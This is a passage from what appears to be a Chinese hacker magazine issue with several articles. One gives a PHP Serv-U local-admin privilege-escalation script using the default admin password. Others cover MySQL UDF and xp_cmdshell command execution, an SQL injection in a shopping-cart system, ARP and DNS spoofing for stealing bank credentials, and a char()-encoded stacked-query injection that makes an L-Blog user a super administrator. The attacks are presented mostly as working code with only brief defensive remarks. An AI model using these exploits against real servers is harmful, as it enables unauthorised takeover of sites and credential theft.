echo "socket_listen()failed: reason: "socket_strerror($ret)."\n";
}
do {
    if (($msgsock = socket_accept($sock)) < 0) {
            echo "socket_accept() failed: reason: ." .
socket_strerror($msgsock) . "\n";
        break;
    }
    /* Send instructions. */
    $msg = "\nWelcome to the PHP Test Server. \n" .
        "To quit, type 'quit'. To shut down the server
type 'shutdown'.\n";
    socket_write($msgsock, $msg, strlen($msg));
    do {
  if (false === socket_recv($msgsock, $buf , 1024, 0)) {
            echo "socket_read() failed: reason: " .
socket_strerror($ret) . "\n";
            break 2;
        }
        if (!$buf = trim($buf)) {
            continue;
        }
        if ($buf == 'quit') {
            break;
        }
        if ($buf == 'shutdown') {
            socket_close($msgsock);
            break 2;
        }
        $talkback = "PHP: You said '$buf'.\n";
socket_write($msgsock, $talkback, strlen($talkback));
        echo "$buf\n";
//以下处理接受到的buf
/*eg:例如
$buf=" cmd.exe /c netstat -an";
$pp = popen('$buf ', 'r');
While($read = fgets($pp, 2096))
echo $read;
pclose($pp);
*/
    } while (true);
    socket_close($msgsock);
} while (true);

socket_close($sock);
?>
```

效果如图2、图3所示。




图2




图3

事实上，很多主机都是没有加载php_sockets.dll的，庆幸的是，不需要socket模块支持的“fsockopen”函数已经足够我们使用了。因为只要有“fsockopen”，我们便可以自由地读写本机中未对外部开放的端口。使用fsockopen读写Serv-U 的本地管理端口43958（注：该端口无法在外部连接）进行提权便是一个很典型的例子：

```
<?
$adminuser=" LocalAdministrator";
$adminpass=" #l@$ak#.lk;0@P";
$adminport=" 43958";
$fp = fsockopen ("127.0.0.1",$adminport,$errno, $errstr, 8);
    if (!$fp) {
        echo "$errstr ($errno)<br>\n";
        } else {
//可以写入$shellcode
// fputs ($fp, $shellcode);
    fputs ($fp, "USER ".$adminuser."\r\n");
    sleep (1);
    fputs ($fp, "PASS ".$adminpass."\r\n");
    sleep (1);
    fputs ($fp, "SITE MAINTENANCE\r\n");
    sleep (1);
    fputs ($fp, "-SETUSERSETUP\r\n");
    fputs ($fp, "-IP=".$addr."\r\n");
    fputs ($fp, "-PortNo=".$ftpport."\r\n");
    fputs ($fp, "-User=".$user."\r\n");
    fputs ($fp, "-Password=".$password."\r\n");
    fputs ($fp, "-HomeDir=".$homedir."\r\n");
    fputs ($fp, "-LoginMesFile=\r\n");
    fputs ($fp, "-Disable=0\r\n");
    fputs ($fp, "-RelPaths=0\r\n");
    fputs ($fp, "-NeedSecure=0\r\n");
    fputs ($fp, "-HideHidden=0\r\n");
    fputs ($fp, "-AlwaysAllowLogin=0\r\n");
    fputs ($fp, "-ChangePassword=1\r\n");
    fputs ($fp, "-QuotaEnable=0\r\n");
    fputs ($fp, "-MaxUsersLoginPerIP=-1\r\n");
    fputs ($fp, "-SpeedLimitUp=-1\r\n");
    fputs ($fp, "-SpeedLimitDown=-1\r\n");
    fputs ($fp, "-MaxNrUsers=-1\r\n");
    fputs ($fp, "-IdleTimeOut=600\r\n");
    fputs ($fp, "-SessionTimeOut=-1\r\n");
    fputs ($fp, "-Expire=0\r\n");
    fputs ($fp, "-RatioUp=1\r\n");
    fputs ($fp, "-RatioDown=1\r\n");
    fputs ($fp, "-RatiosCredit=0\r\n");
    fputs ($fp, "-QuotaCurrent=0\r\n");
    fputs ($fp, "-QuotaMaximum=0\r\n");
    fputs ($fp, "-Maintenance=System\r\n");
    fputs ($fp, "-PasswordType=Regular\r\n");
    fputs ($fp, "-Ratios=None\r\n");
```

```
        fputs ($fp, " Access=".$homedir."|RWAMELCDP\r\n");
        fputs ($fp, "QUIT\r\n");
        sleep (1);
        while (!feof($fp)) {
            echo fgets ($fp,128);
        }
    }
?>
```

还可以利用fsockopen编写HTTP代理，从而访问外网或本机中无法访问的外部网站。我手上有一个完整的HTTP Proxy(图4)，代码较长，我把它放在光盘里了。有兴趣的读者可以看看。

6.MYSQL/MSSQL接口

不同于Linux的是，Windows下的Mysql / MSSQL一般是以系统管理员身份运行的，因此，只要能拿到本机SQL数据库中的root/sa密码，你就可以直接用PHP连接数据库来执行系统命令。

在Mysql中执行系统命令要利用用户自定义函数“MySQL UDF Dynamic Library”这个漏洞。在MSSQL中只要连接上数据库，就能直接调用“master..xp_cmdshell”扩展执行命令，权限当然是system权限。

总结一下：由于系统、IIS、PHP的版本不一样，以上提到的几个突破方法可能会有所变化，PHP还有许多扩展功能是可以利用的，走出system()那几个系统命令执行函数，你就有可能突破系统安全策略的限制!




图4

【文章里提到的proxy.php已收录在本期光盘中】

编辑点评 It在PHP的安全研究上应当是国内一流水平了，我没有学过PHP编程，不敢乱讲，只希望他写好更多更好的代码，我拿来用一下。

一次对伴江行购物联盟的注入分析

相凝

前几天一个朋友叫我帮他整合文章和商城(他用的商城系统是伴江行购物联盟)。从网上下载到伴江行购物联盟5，习惯性地查看源码，看是否被人加了ASP木马。便从/user/index.asp看到如下语句：

```
id=request.QueryString("id")
if not isinteger(id) then
response.write"<script>alert(""非法访问!"");location.href=""../index.asp"";</script>"
end if
set rs_shjia=server.CreateObject("adodb.recordset")
strshjia="select * from shjia where shjiaid="&id
rs_shjia.open strshjia,conn,1,1
再看isinteger(id)的过滤：
function isInteger(para)
        on error resume next
        dim str
        dim l,i
        if isNUll(para) then
            isInteger=false
            exit function
        end if
        str=cstr(para)
        if trim(str)="" then
            isInteger=false
            exit function
        end if
        l=len(str)
        for i=1 to l
        if mid(str,i,1)>"9" or mid(str,i,1)<"0" then
                isInteger=false
                exit function
            end if
        next
        isInteger=true
    if err.number<>0 then err.clear
end function
```

当我手工测试注入这个/user/index.asp文件时，网页显示“非法访问”。那就用啊D注入工具测试一下我本地搭建的这个系统吧。啊D立刻检测显示出了注入网址地址是：http://127.0.0.1/bjxshop/user/index.asp?id=4402，为什么手工在网址上测试无法得知index.asp能注入呢？好，我用Wsock expert对啊D进行抓包，得到啊D的注入语句信息如下：

```
GET /bjxshop/user/index.asp?id=4402%20and%20char(124)%2Buser%2Bchar(124)=0 HTTP/1.1
```

再看其抓包时返回的信息：

```
<html><head><title>伴江行购物联盟——商家信息</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<link href="../images/css.css" rel="stylesheet" type="text/css">
</head>
<body leftmargin="0" topmargin="0" marginwidth="0" marginheight="0" onMouseOver="window.status='【伴江行购物联盟】www.gzshopping.com 如果您喜欢本站,别忘了把本站介绍给您的好友哦！：）';return false">
<script>alert("非法访问!");location.href="../index.asp";</script> <font face="宋体" size=2>
<p>Microsoft VBScript 编译器错误</font> <font face="宋体" size=2 > 错误 '800a03f6'</font>
<p>
<font face="宋体" size=2>缺少 'End'</font>
<p>
<font face="宋体" size=2>/iisHelp/common/500-100.asp</font><font face="宋体" size=2>, 行242</font> <font face="宋体" size=2>
<p>Microsoft JET Database Engine</font> <font face="宋体" size=2 > 错
```

问题出来了，当我们手工测试注入的时候，服务器返回<script>alert("非法访问！");location.href="../index.asp";</script> <font face="宋体" size=2>，当前页面就跳到index.asp，以致无法看到user/index.asp反馈给我们的错误信息。为什么会出现这样的问题呢？isinteger()明明已经对敏感信息做了过滤呀。让我们回到user/index.asp的源码再来看一次：

```
id=request.QueryString("id")
if not isinteger(id) then
response.write"<script>alert(""非法访问!"");location.href=""../index.asp"";</
script>"
end if
set rs_shjia=server.CreateObject("adodb.recordset")
strshjia="select * from shjia where shjiaid="&id
rs_shjia.open strshjia,conn,1,1
```

这段代码它只是判断request.QueryString("id")是否合法，而执行完这句之后，不管你的request.QueryString("id")为何值，它直接传给id，从而执行strshjia="select * from shjia where shjiaid="&id。出现这个漏洞应该是在写这段代码时的逻辑错误，如果把sql语句放入到if not isinteger(id) then---end if里就能防止这个漏洞的出现了。

我在Baidu里搜了一下，用伴江行购物联盟的网站还真多。但我和伴江行客服联系时对方并不重视，同时其官方演示也存在这个漏洞。唉，虽说鸡年过去了，但对方也用不着给众多黑友多养几只“鸡”的机会吧？

【文章里用到的啊D注入工具已收录在本期光盘中】

编辑点评：

非常好的一篇文章。作者手工测试后发现无法注入，再提交给工具，却发现可以，从而引起了思考。通过抓包和再回头分析源码，明白了是程序员逻辑漏洞。无微不至的细心和无比的耐心，是黑客必备的素质。我相信一个好黑客都会是一个好男朋友，不过却不一定是一个好丈夫呀，因为那时的耐心就到头了……（汗，跑题了啊！）

小议中间人攻击

EvilAngel

中间人攻击（Man in the Middle）作为黑客常用的一种古老的攻击手段，一直到今天还具有极大的扩展空间。由于国内网络结构的脆弱使得这种攻击仍然无法避免，而中间人攻击从传统的主动攻击转向为被动式攻击，从理论上讲此攻击方法不容易被发现。本文针对几个方面，讲述中间人攻击的原理和特点，并提出一些防范办法，希望读者朋友能了解到更多的网络攻击技术原理，加强自身网络安全防范。

一、中间人攻击网络情形

1.信息篡改

当主机A和主机B通信时，都是由主机C来为其“转发”，如图1所示。而A、B之间并没有真正意义上的直接通信。遗憾的是A、B主机都不清楚哪里又出来个C，它不仅可以窃听A、B的通信还可以将信息改动后再传给对方，攻击主机在中间成为了一个转发器。




图1

2.信息窃取

当A、B通信时，C不主动去为其“转发”，而是把它们的传输数据备份，以获取用户网络的活动，包括账户、密码等敏感信息，这是被动攻击，也是非常难被发现的，攻击流程如图2所示。




图2

3.DNS劫持

很多时候在窃取密码时，得到的都是加密的密码，他们会用DNS劫持伪造一个假网站来骗取用户输入他们想得到的信息，如银行账号及密码等。

简单讲个例子：当你入侵某公司内网后，发现目标主机和你所在内网的接入点路由设备过滤了目标主机与外部通信，或网络中有IDS设备，你不能运用常用扫描软件，也无法和目的主机通信，不知道设备的密码，也就无法跨过网络设备，那入侵就失败了吗？当然不是，我们可以在你控制的主机上安装嗅探软件，来“等待”网管登录！得到用户名及密码后登录他的设备更改配置信息，使你可以正常和目标主机通信。现在国内比较流行的是小榕写的交换环境下的嗅探器。当然也有收费的，功能非常强大，可以嗅探到所有的协议，还可以把嗅探的东西分类，免去我们拿到数据后的分析之苦。

话说当你的嗅探软件运行了一个多星期，而网管也没登录，当然你也就得不到用户名及密码，这是很正常的，一个比较稳定的网络可能网管几个月都不用登录设备。当你嫉妒＋愤怒的时候（没完成任务也就收不到工钱），想骗几个银行密码先花着（我说假设），你在机器上运行ipconfig发现机器的DNS是该网段的另一台主机如10.1.1.254，大的公司一般会有几个DNS服务器，我们假设你同网段就有一个。你可以拿个ARP欺骗的工具，向网络持续不断地发低速假的广播包，让所有网络主机误认为你就是DNS服务器。这时所有的DNS解析功能就由你当前主机完成，如果有非银行网站的请求将请求转给正确的DNS服务器。当有去银行地址时给他们一个错误的地址，这个地址就是你精心设计的，能不能让用户输入账号、密码就要看你的能力了。小菜说了：我们安装嗅探软件不就直接得到他的账户和密码了吗？呵呵，现在的银行网站大多都要求128位加密啦，得到加密的东西像我们这样的小菜是破解不了的，所以我们也要创新。当然说了这么多，不是要大家去骗人，只不过是知道原理来做好防范。

二、防范中间人攻击

1.对于这种中间人攻击最有效的方法就是对网络数据进行加密，就算可爱的黑客朋友嗅探到重要信息，他也要先泡一杯速效降火茶再来研究这个东西是怎么来加密的。

2.从传统的共享网络解脱出来，我们可以用硬件隔离卡来物理隔离，其实这是最不现实的，因为硬件隔离卡很贵，除重要部门一般是不会花这种钱的。

3.一般是在网络里配置VLAN—虚拟局域网。VLAN是一个可以在二层设备上实现的一种逻辑隔离，不同的VLAN中是不可以相互收到不同的广播包的，在无第三层设备支持时无法通信。我们在一个网段再隔离出几个小“局域网”来，并将交换机接口上配置成表态MAC地址表，这种方法可以防止ARP欺骗、网络嗅探。VLAN的配置大同小异，之前在《黑客手册》中我也提到过，而网络上也有大量的教程，只不过大部分是用Cisco19系列交换

机加Cisco25系列路由器写的文章，现在这种设备早已停产了。我作了一个配置VLAN的动画，采用29系列的交换机，其命令和考CCIE的3550也是相同的，大家看动画吧，文章内就不过多解释了。

对于DNS劫持，很多情况下是用公网来完成的，对DNS劫持的防范主要是我们单个用户，比如不点击不明的链接、不去来历不明的网站、不要在小网站进行交易，最重要的一点是要记清你想去的网站域名。

文章没什么技术可言，只是想让和我一样菜的朋友多了解一些原理上的东西，如有不正确之处还请各位指正evilangel@china.com.cn。

【作者做的配置VLAN的动画Vlan.exe已收录在本期光盘中】

编辑点评： 本文只是一个原理介绍的文章，有点浅尝辄止的味道，但介绍得还是非常清楚的，应当可以给小菜们了解中间人攻击作一个入门的教程。至于更多的技术细节，请看作者放在光盘里的动画吧。

淮北为枳，淮南为橘——L-Blog Sql版的几个漏洞浅析

剑心[B.C.T]

“淮北为枳，淮南为橘”，说的是同一种东西在不同的环境下得到的结果不一样。漏洞的利用也是如此，同一种漏洞譬如某个变量没有过滤，在Access数据库环境中和Sql中导致的结果是完全不同的！最近找了一些程序的漏洞，包括一些Blog的漏洞，后来发现这些Blog很多的代码都相同或者近似，原因我就不说了。这样做的后果往往就是某个没有被重视的安全漏洞在各个系统里重复出现，因为代码作者在更改系统代码时根本就没有注意到这些安全问题，连漏洞也一并改了过去，这样就给我们这些“满心邪恶”的人以很大方便了。

譬如大家比较熟悉且网络上也用得比较多的L-Blog，以前就出现过安全问题。上次读pjBlog时发现很多代码和功能和L-Blog相似，也发现了几个安全问题，通知管理员之后没有任何音讯，也许是因为管理员觉得漏洞这种东西没有什么大不了的，跨站下载数据库或者恶意做点事情什么的也不在乎。最近上网的时候又发现了一款叫做guoBlog的系统，说是根据L-Blog改过来的Sql版本，嘿嘿，如果真是改过去的话，有些安全漏洞也应该在的，毕竟我读过一部分代码哦！而且以前是Access的数据库，现在是Sql的数据库，应该有更大的利用空间。

经验归经验，还是先来读读源代码吧！读了几个文件就发现处理方式很好，变量只要一经获得，马上都经过cateID=CheckStr(Trim(Request.QueryString("cateID")))或者类似的语句过滤，然后再判断是不是数字或者字符(不知道是作者的逻辑问题还是过滤得太敏感了，呵呵)。我们看看CheckStr是如何过滤的吧！在/include/function.asp文件中有过滤函数的定义：

```
Function CheckStr(byVal ChkStr) '检查无效字符
    Dim Str
    Str=ChkStr
    Str=Trim(Str)
    If IsNull(Str) Then
            CheckStr = ""
            Exit Function
    End If
    Dim re
    Set re=new RegExp
    re.IgnoreCase =True
    re.Global=True
    re.Pattern="(\r\n){3,}"
    Str=re.Replace(Str,"$1$1$1")
    Set re=Nothing
    Str = Replace(Str,"'","''")
    Str = Replace(Str, "select", "sel&#101;ct")
    Str = Replace(Str, "join", "jo&#105;n")
    Str = Replace(Str, "union", "un&#105;on")
    Str = Replace(Str, "where", "wh&#101;re")
    Str = Replace(Str, "insert", "ins&#101;rt")
    Str = Replace(Str, "delete", "del&#101;te")
    Str = Replace(Str, "update", "up&#100;ate")
    Str = Replace(Str, "like", "lik&#101;")
    Str = Replace(Str, "drop", "dro&#112;")
    Str = Replace(Str, "create", "cr&#101;ate")
    Str = Replace(Str, "modify", "mod&#105;fy")
    Str = Replace(Str, "rename", "ren&#097;me")
    Str = Replace(Str, "alter", "alt&#101;r")
    Str = Replace(Str, "cast", "ca&#115;t")
    Str = Replace(Str, "script", "scr&#105;pt")
    Str = Replace(Str, "src", "&#115;rc")
    Str = Replace(Str, ">", "&gt;")
    Str = Replace(Str, "<", "&lt;")
```

我们看到过滤了'，也就是说经过过滤的字符变量在于Sql注入方面已经是没有办法利用的了；再看看过滤了Sql关键字，也就是说一般的Sql语句中也是没有办法利用的了，至少如select等构造自己的查询估计是没有办法了(也许是我水平有限，知道的大虾指教一下)，除非自己另外起Sql语句。注意，他过滤的时候漏掉了一个重要的字符“;”，而这正是Sql里分割多个执行语句的字符，这种过滤对于access也许已经足够了，但是对Sql来说也许却是存在致命漏洞的了。除此之外就是Html字符，过滤得也不全面，但是今天我们的目标是Sql版本，所以这些漏洞就不管了，尽管利用方式一样，但是有了能直接提升权限的Sql注入漏洞，玩跨站什么的就太低级了，呵呵。

看来我们今天的利用目标只能是那些没有经过任何过滤的变量，或者是只经过CheckStr函数过滤的数字型变量了。开始认真地看代码吧！设置了必须管理员访问的就不要看了，没有得到管理员密码时这些没有任何意义。看到Blog_edit.asp的时候发现问题了：

```
    ......
    IF Request.QueryString("action")<>"postedit" Then
//判断action是否为posteedit，否就做下面的操作//
    Dim blog_ID                    //做出处理//
    blog_ID=CheckStr(Request.QueryString("logID"))
//检查并且获得变量//
    Dim blog_Edit
    Set blog_Edit=Server.CreateObject("ADODB.Recordset")
//建立连接执行sql语句//
    SQL="SELECT L.*,C.cate_Name FROM blog_Content AS L,
blog_Category AS C WHERE log_ID="&blog_ID&" AND C.cate_ID=L.
log_cateID"
    blog_Edit.Open SQL,Conn,1,1
    ......
```

很明显，logID没有判断是否是数字型变量而只是过滤了一些Sql的特殊字符。呵呵，这对于Access是有效的防御手段，但是对于Sql就不一定了，这也就是淮北为枳，淮南为橘的道理。来看看如何绕过吧！我们知道Sql通过十六进制编码或者char字符变换是可以绕过过滤的，将update/**/blog_Member/**/set/**/

mem_status='SupAdmin'/**/where/**/mem_name='badegg'-- 变换一下，不知道为什么，变成16进制时我的编码器有问题，后来变成char在过滤了单引号的时候执行成功，代码如下：

```
    ;declare/**/@Z/**/varchar(8000)/**/set/**/@Z=char(117)
+char(112)+char(100)+char(97)+char(116)+char(101)+char(47)+char
(42)+char(42)+char(47)+char(98)+char(108)+char(111)+char(103)
+char(95)+char(77)+char(101)+char(109)+char(98)+char(101)+char
(114)+char(47)+char(42)+char(42)+char(47)+char(115)+char(101)
+char(116)+char(47)+char(42)+char(42)+char(47)+char(109)+char
(101)+char(109)+char(95)+char(115)+char(116)+char(97)+char(116)
+char(117)+char(115)+char(61)+char(39)+char(83)+char(117)+char
(112)+char(65)+char(100)+char(109)+char(105)+char(110)+char(39)
+char(47)+char(42)+char(42)+char(47)+char(119)+char(104)+char
(101)+char(114)+char(101)+char(47)+char(42)+char(42)+char(47)
+char(109)+char(101)+char(109)+char(95)+char(110)+char(97)+char
(109)+char(101)+char(61)+char(39)+char(98)+char(97)+char(100)
+char(101)+char(103)+char(103)+char(39);execute/**/(@z)--    /
/先将语句放到变量Z里然后执行//
```

看看，是不是语句逃避检测了，看来过滤得是真的不完美。不过这里利用起来还是有一点难度的，因为他限制了外部提交的，不过还是很好突破的，在我另外的文章中也有绕过的方法。原理就是在当前页面里构造一个超链接，打开时就是站内提交啦！大家可以自已实验，用语句类似这样的javascript:document.write("构造超连接exp")，构造好后打开超连接，这就是将badegg用户设置为超级管理员了，呵呵！提交后正常返回不出错就是成功执行，注意要经过URL编码哦，不然+被当成空格就不行啦！我们将+转换成%2B，然后想办法提交，看看结果如图1所示。当然你可以干其他的。“;”后面的语句是你随便提交的，但是不知道为什么暴错暴不出来。这个文件中出现的漏洞我在分析Pj Blog时就提到过，只不过那个时候因为是Access环境，只能做点恶意删除什么的罢了。

